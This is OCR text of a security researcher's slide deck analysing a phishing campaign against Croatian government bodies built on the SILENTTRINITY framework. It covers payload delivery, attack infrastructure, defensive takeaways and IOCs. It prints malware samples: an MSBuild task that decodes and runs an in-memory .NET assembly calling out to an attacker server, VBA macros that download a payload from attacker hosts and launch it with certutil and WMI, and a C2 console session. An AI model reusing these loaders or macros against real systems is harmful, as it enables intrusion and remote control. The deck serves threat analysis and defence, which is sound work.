  "C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
    <ParameterGroup/>
    <Task>
      <Using Namespace="System"/>
      <Using Namespace="System.Reflection"/>
      <Using Namespace="System.IO"/>
      <Using Namespace="System.IO.Compression"/>

      <Code Type="Fragment" Language="cs">
        <![CDATA[

        string url = "https://176.105.255.59:8089";

        // ----- DO NOT EDIT BELOW HERE -----
        string b64 =
        "7XsLdBzVleCtqu7q6lZ3W92yJdtIdlvGtmzJsuQPtoltkPWxGyRbseQfmMil7rJUuLurXdUt3DY4UjAJMO
        NJOEm8ySy7WcL6JJnNfpJJzN57X1V/JAPOJHPO7DlTdt93733v3d+771fdGrrhPlAAwIefd94B+BKI5lp4/
```

Payload delivery

- Downloaded msbuild.xml:

```
WDJt4K5cKNXYRP9aE/T9/vbWoVJPPp+hl9FY26nn863rhISCXXT4zfN12rNeaMaejvtu0qWRY4uXtk262Danz1wxYTiXKXVDa1IKtRz3h
Vd8QXNHZromj2pPBQgggO6RnHcJliIesuYYln+roa27etKwcB6W3rvKDugH/+Myx+W3/flt9Bxr89/98+/w8=";

string[] args = new string[] { url };
byte[] compressed = System.Convert.FromBase64String(b64);
using (MemoryStream inputStream = new MemoryStream(compressed.Length))
{
    inputStream.Write(compressed, 0, compressed.Length);
    inputStream.Seek(0, SeekOrigin.Begin);
    using (MemoryStream outputStream = new MemoryStream())
    {
        using (DeflateStream deflateStream = new DeflateStream(inputStream, CompressionMode.Decompress))
        {
            byte[] buffer = new byte[4096];
            int bytesRead;
            while ((bytesRead = deflateStream.Read(buffer, 0, buffer.Length)) != 0)
            {
                outputStream.Write(buffer, 0, bytesRead);
            }
        }
      Assembly a = Assembly.Load(outputStream.ToArray());
      Type t = a.GetType("ST");
      object classInstance = Activator.CreateInstance(t, null);
      MethodInfo methodInfo = t.GetMethod("Main");
      methodInfo.Invoke(classInstance, new object[] { args });
    }
```


Payload delivery

- Is an example publicly available?

imglink

Payload delivery

- Deserialized object – PE .NET
- SILENTTRINITY?



Payload delivery

- A few old documents

- First VT submission: 2018-08-23 13:20:23 (UTC)
  - Country: HR (Croatia)
- Last modified by: Stringer

- First VT submission: 2018-08-29 09:04:26 (UTC)
  - Country: ?
- Last modified by: Stringer

Payload delivery

- Two macro of old documents:

```
Attribute VB_Name = "Module1"
Sub g()
eFont = CStr(Environ("USERPROFILE"))
ewFont = CStr(Environ("WINDIR"))
cFont = "certutil"
tFont = "exe"
msFont = "MSBuild"
Set fFont = CreateObject("Scripting.FileSystemObject")
fpFont = eFont & "\Appdata\Local\Microsoft\Office\World.bat"
fmFont = ewFont & "\Microsoft.NET\Framework\V4.0.30319\"
Dim xHttp: Set xHttp = CreateObject("MSXML2.ServerXMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.setOption(2) = 13056
xHttp.Open "GET", "http://198.46.182.158/bat3.txt", False
xHttp.Send

With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile fpFont, 2
End With
Const SW_NORMAL = 0
strC = "."
strE = cFont & strC & tFont & " " & "-decode -f" & " " & fpFont
strM = fpFont

Set objW = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate}!\\" _
    & strC & "\root\cimv2")
Set objS = objW.Get("Win32_ProcessStartup")
Set objCg = objS.SpawnInstance_
objCg.ShowWindow = SW_NORMAL

Set objP = objW.Get("Win32_Process")
```

Download via certutil

```
Attribute VB_Name = "Module1"
Sub g()
eFont = CStr(Environ("USERPROFILE"))
ewFont = CStr(Environ("WINDIR"))
cFont = "certutil"
tFont = "exe"
msFont = "MSBuild"
Set fFont = CreateObject("Scripting.FileSystemObject")
fpFont = eFont & "\Appdata\Local\Microsoft\Office\World.bat"
fmFont = ewFont & "\Microsoft.NET\Framework\V4.0.30319\"
Dim xHttp: Set xHttp = CreateObject("MSXML2.ServerXMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.setOption(2) = 13056
xHttp.Open "GET", "https://konzum.win/bat3.txt", False
xHttp.Send

With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile fpFont, 2
End With
Const SW_NORMAL = 0
strC = "."
strE = cFont & strC & tFont & " " & "-decode -f" & " " & fpFon
strM = fpFont

Set objW = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate}!\\" _
    & strC & "\root\cimv2")
Set objS = objW.Get("Win32_ProcessStartup")
Set objCg = objS.SpawnInstance_
objCg.ShowWindow = SW_NORMAL

Set objP = objW.Get("Win32_Process")
```

Launch via WMI

Payload delivery

- New vs old macro:

```
Private Sub Workbook_BeforeClose(Cancel As Boolean)

    Dim ws As Worksheet

    Sheets("START").Visible = xlSheetVisible

    For Each ws In ThisWorkbook.Worksheets

    If ws.Name <> "START" Then

    ws.Visible = xlVeryHidden
    End If
```

Comments from the guidelines


```
Private Sub Workbook_BeforeClose(Cancel As Boolean)

    'Step 1:  Declare your variables
        Dim ws As Worksheet

    'Step 2: Unhide the Starting Sheet
        Sheets("START").Visible = xlSheetVisible

    'Step 3: Start looping through all worksheets
        For Each ws In ThisWorkbook.Worksheets

    'Step 4: Check each worksheet name
        If ws.Name <> "START" Then

    'Step 5: Hide the sheet
        ws.Visible = xlVeryHidden
        End If
```

Agenda

- Payload delivery
- SilentTrinity framework
- Attack infrastructure
- Takeaways
- IOCs

SilentTrinity framework

- https://www.instagram.com/silenttrinity




SilentTrinity framework

- Created: 2018-10-06
- Author: Marcello Salvati
- https://github.com/byt3bl33d3r/SILENTTRINITY
- https://www.convergeconference.org/speakers/marcello-salvati/
- https://www.blackhillsinfosec.com/team/marcello-salvati/
- https://www.irongeek.com/i.php?page=videos/derbycon8/track-2-05-ironpython-omfg-marcello-salvati
- https://twitter.com/byt3bl33d3r

imglink

SilentTrinity framework



imglink

SilentTrinity framework


- The most interesting features
  - IronPython/Boo languages supported
  - All in memory
  - Diffie–Hellman key exchange
  - ZIP and jobs are AES encrypted
  - Compatible with proxy
  - HTTP/HTTPS

SilentTrinity framework

```
ST » listeners
ST (listeners) » use http
ST (listeners)(http) » set BindIP 10.0.0.5
ST (listeners)(http) » set Port 8090
ST (listeners)(http) » start
[+] Listener 'http' started successfully!
ST (listeners)(http) » sessions
ST (sessions) » Running on https://10.0.0.5:8090 (CTRL + C to quit)
[*] Re-attaching orphaned session from 10.0.0.6 ...
[+] New session 5752e817-9c90-4990-9b85-ef540dc8d861 connected! (10.0.0.6)
ST (sessions) » modules
ST (modules) » use shell
ST (modules)(shell) » options
+-------------+----------+-------------------------+----------------------------------
| Option Name | Required | Value                   | Description
+-------------+----------+-------------------------+----------------------------------
| Command     | True     |                         | The ShellCommand to execute, inclu
+-------------+----------+-------------------------+----------------------------------
| Path        | False    | C:\\WINDOWS\\System32\\ | The Path of the directory from whi
+-------------+----------+-------------------------+----------------------------------
| Username    | False    |                         | Optional alternative username to e
+-------------+----------+-------------------------+----------------------------------
| Domain      | False    |                         | Optional alternative Domain of the
+-------------+----------+-------------------------+----------------------------------
| Password    | False    |                         | Optional password to authenticate
+-------------+----------+-------------------------+----------------------------------
ST (modules)(shell) » set Command whoami
ST (modules)(shell) » run 5752e817-9c90-4990-9b85-ef540dc8d861
[+] 5752e817-9c90-4990-9b85-ef540dc8d861 returned job result (id: iubvRGDj)
[*] Path: C:\WINDOWS\System32\ Command: whoami Args:
```

imglink

SilentTrinity framework



Agenda

- Payload delivery
- SilentTrinity framework
- Attack infrastructure
- Takeaways
- IOCs

Attack infrastructure


- Domains under WhoisGuard, Inc. (Panama) privacy protection

Domain	Registered On	Mimics to	Industry
konzum.win	2018-05-25	konzum.hr	Retail
postahr.online	2018-08-22	posta.hr	Postal services
posteitaliane.live	2019-01-16	posteitaliane.it	Postal services
postahr.vip	2019-02-06	posta.hr	Postal services

Attack infrastructure

- IPs related to Breezle LLC hosting provider (Amsterdam, Netherlands)
  - 176.105.254.52
  - 176.105.255.59
  - 93.170.105.32

Attack infrastructure



Agenda

- Payload delivery
- SilentTrinity framework
- Attack infrastructure
- Takeaways
- IOCs

Takeaways

- News of an attack: 2019-04-03

imglink

Takeaways

- Victims: Croatian government departments

REPUBLIKA HRVATSKA
Zavod za sigurnost informacijskih sustava

SIGURNOSNA AKREDITACIJA STANDARDI SIGURNOSTI KRIPTOGRAFSKA ZAŠTITA

Naslovnica » Sigurnosne objave » **Upozorenje o phishing kampanji**

UPOZORENJE O PHISHING KAMPANJI

Zavod za sigurnost informacijskih sustava (ZSIS) je u nekoliko državnih tijela pod svojom nadležnošću uočio najnoviju *phishing* kampanju koja se najvjerojatnije širi putem elektroničke pošte.

U tijelu poruke elektroničke pošte nalazi se poveznica na zlonamjernu stranicu **hxxps://postahr.vip/.** Protokol **https** je promijenjen kako bi se izbjeglo nenamjerno posjećivanje, a stranica se nalazi na IP adresi **93.170.105.32** na dediciranom poslužitelju u Nizozemskoj.

imglink

Takeaways

- How to defend?
  - Application control over trusted software (certutil, regsvr32, msbuild, net, wmic …)
  - Inspection of links in the mail
  - Periodic memory scans

Takeaways

- Completely open-source but powerful and effective kill chain
- The first SilentTrinity framework abuse we know
- Metasploit, Empire, Koadic … pros for red teams and cons for defenders

Agenda

- Payload delivery
- SilentTrinity framework
- Attack infrastructure
- Takeaways
- IOCs

IOCs

- 13db33c83ee680e0a3b454228462e73f
- hxxps://postahr.vip/page/1/update.sct
- 0adb7204ce6bde667c5abd31e4dea164
- 831b08d0c650c8ae9ab8b4a10a199192
- hxxps://posteitaliane.live/owa/mail/archive.srf
- [\\]176.105.255.59\webdav\msbuild.xml
- hxxps://176.105.255.59:8089
- 79e72899af1e50c18189340e4a1e46e0
- 92530d1b546ddf2f0966bbe10771521f

IOCs

- 78184cd55d192cdf6272527c62d2ff89
- hxxp://198.46.182.158/bat3.txt
- c84b7c871bfcd346b3246364140cd60f
- hxxps://konzum.win/bat3.txt
- 92530d1b546ddf2f0966bbe10771521f
- 176.105.254.52
- postahr.online
- 93.170.105.32
- geomeny.bid

EXPERT SECURITY CENTER

Thank you!

Alexey Vishnyakov
avishnyakov@ptsecurity.com